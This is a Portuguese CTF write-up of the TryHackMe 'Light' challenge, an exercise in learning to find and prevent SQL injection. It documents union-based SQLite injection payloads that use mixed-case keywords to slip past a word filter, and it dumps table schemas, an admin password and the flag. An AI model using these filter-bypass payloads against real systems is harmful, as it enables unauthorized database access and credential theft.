

Light– TryHackMe
Dificuldade: fácil
02/07/2026

Sumário

1. Visão Geral	2
2. Reconhecimento.....	2
2.1 Exploração de serviço	3
2.2 Testes de Exploração	3
3. Conclusão.....	5
4. Referencias.....	5

1. Visão Geral

Este relatório apresenta a exploração de uma vulnerabilidade de SQL Injection em um serviço disponível na porta 1337. Foram realizadas etapas de reconhecimento, análise dos filtros da aplicação e testes para identificar falhas na validação das entradas. A exploração permitiu acessar informações do banco de dados e obter a flag do desafio.

2. Reconhecimento


2.1 Exploração de serviço

A primeira etapa da análise consistiu em acessar o serviço disponível na porta **1337** da máquina-alvo. Para estabelecer a conexão, foi utilizado o comando:

```
nc 10.64.144.240 1337
```

O desafio informava que o usuário **smokey** poderia ser utilizado para iniciar a exploração. Após fornecer esse nome de usuário ao serviço, foi retornada a seguinte senha: **vYQ5ngPpw8AdUmL**

Esse comportamento indicava que o serviço recebia um nome de usuário como entrada e respondia com a senha correspondente ao usuário informado, permitindo obter credenciais válidas para as próximas etapas da exploração.



```
23m: corrupt history file /home/kali/.23m_history
(kali@kali)-[~]
$ nc 10.64.144.240 1337
Welcome to the Light database! 144.240 (10.64.144.240)
Please enter your username: smokey FxMDr18Mtk4AePSfQX1LW
Password: vYQ5ngPpw8AdUmL
```

Figura 1 – Resultado obtido ao consultar o usuário **smokey**.

2.2 Testes de Exploração

Após obter as credenciais do usuário **smokey**, realizei diversos testes para compreender o comportamento da aplicação e identificar possíveis vulnerabilidades.

Inicialmente, inseri entradas aleatórias e caracteres especiais. Durante esses testes, observou-se que o serviço retornava diferentes mensagens de erro, como **"username not found"**, além de rejeitar determinados caracteres, como **/** e *****. Também foi identificado que algumas palavras eram filtradas, entre elas **SELECT** e **UNION**, indicando a existência de um mecanismo de proteção contra ataques de SQL Injection.

```

zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)~$ nc 10.65.186.51 1337
Welcome to the Light database!
Please enter your username: smokey
Password: vYQ5ngPpw8AdUmL
Please enter your username: 1
Username not found.
Please enter your username: '
Error: unrecognized token: "'" LIMIT 30"
Please enter your username: 1' OR '1'=1
Username not found.
Please enter your username: 1' ORDER BY 1 -- -
For strange reasons I can't explain, any input containing /*, -- or, %0b is not allowed :)
Please enter your username: 1' UNION SELECT 1,2,3 -- -
For strange reasons I can't explain, any input containing /*, -- or, %0b is not allowed :)
Please enter your username: UNION-based
Ahh there is a word in there I don't like :(
Please enter your username: information_schema
Username not found.
Please enter your username: 1' UNION SELECT table_name, table_schema FROM
information_schema.tables -- -Ahh there is a word in there I don't like :(
Please enter your username:

```

Figura 2 – Testes realizados para identificar filtros da aplicação e explorar a vulnerabilidade de SQL Injection.

Diante desse comportamento, realizei testes utilizando diferentes combinações de letras maiúsculas e minúsculas para verificar se o filtro era **case-sensitive**. Foi observado que comandos como **uNioN sEleCt** eram aceitos, enquanto suas versões totalmente em maiúsculas eram bloqueadas.

Em seguida, utilizei essa falha para identificar a estrutura do banco de dados. Após algumas tentativas, executei a seguinte consulta:

```
' uNioN sEleCt group_concat(sql) FROM sqlite_master--
```

A consulta retornou a estrutura das tabelas presentes no banco de dados, permitindo identificar tabelas como **users** e **admintable**.

```

Please enter your username: ' union select group_concat(sql) from sqlite_master '
Ahh there is a word in there I don't like :(
Please enter your username: ' uNioN sEleCt group_concat(sql) from sqlite_master '
Password: CREATE TABLE usertable (
    id INTEGER PRIMARY KEY,
    username TEXT,
    password INTEGER),CREATE TABLE admintable (
    id INTEGER PRIMARY KEY,
    username TEXT,
    password INTEGER)
Please enter your username:

```

Figura 3 – Estrutura do banco de dados.

Com as tabelas identificadas, utilizei a seguinte consulta para visualizar o conteúdo da tabela **admintable**, utilizando a mesma ideia do union e select:

```
'uNioN sEleCt username || '~' || password FROM admintable--
```

A consulta retornou os nomes de usuários e as respectivas senhas armazenadas na tabela administrativa, confirmando que ela continha informações privilegiadas.

```

Please enter your username: 'uNioN sEleCt username || '~' || password FROM admintable'
Password: TryHackMeAdmin-mamZtAuMlrsEy5bp6q17

```

Figura 4 – Resultado da consulta à tabela **admintable**.

Em seguida, o objetivo passou a ser localizar a flag do desafio. Inicialmente, foi realizada a seguinte tentativa:

```
'uNioN sEleCt id || '~' || password FROM admintable--
```

Entretanto, essa consulta não retornou o resultado esperado. Dessa forma, foi utilizada a seguinte carga:

```
'uNion SeLEct password frOm admintable Where username >'
```

Assim como nas consultas anteriores, a alternância entre letras maiúsculas e minúsculas nas palavras-chave SQL (`uNion SeLEct` e `frOm`) foi utilizada para contornar o filtro implementado pela aplicação. Além disso, a condição `WHERE username > ''` realiza uma comparação lexicográfica, selecionando todos os registros cujo campo `username` seja maior que uma string vazia. Como essa condição é verdadeira para praticamente todos os usuários cadastrados, a consulta retorna os valores armazenados na coluna `password`.

Ao executar essa consulta, o serviço retornou o conteúdo da coluna `password` da tabela `admintable`. Entre os valores obtidos estava a flag do desafio, concluindo com sucesso a exploração da vulnerabilidade de SQL Injection.

```
Please enter your username: 'uNion SeLEct password frOm admintable Where username > '
Password: THM{SQLit3_InJ3cTion_is_SimplE_n0?}
```

Figura 5 – Retorno da consulta à tabela `admintable`, revelando a flag do desafio.

3. Conclusão

A vulnerabilidade de SQL Injection permitiu contornar os mecanismos de proteção da aplicação e acessar dados sensíveis do banco de dados. Por meio da enumeração das tabelas e da execução de consultas SQL, foi possível recuperar a flag do desafio. O exercício evidencia a importância de validar corretamente as entradas dos usuários e utilizar consultas parametrizadas para evitar esse tipo de ataque.

4. Referências

<https://www.fortinet.com/br/resources/cyberglossary/sql-injection>

<https://portswigger.net/web-security/sql-injection/union-attacks>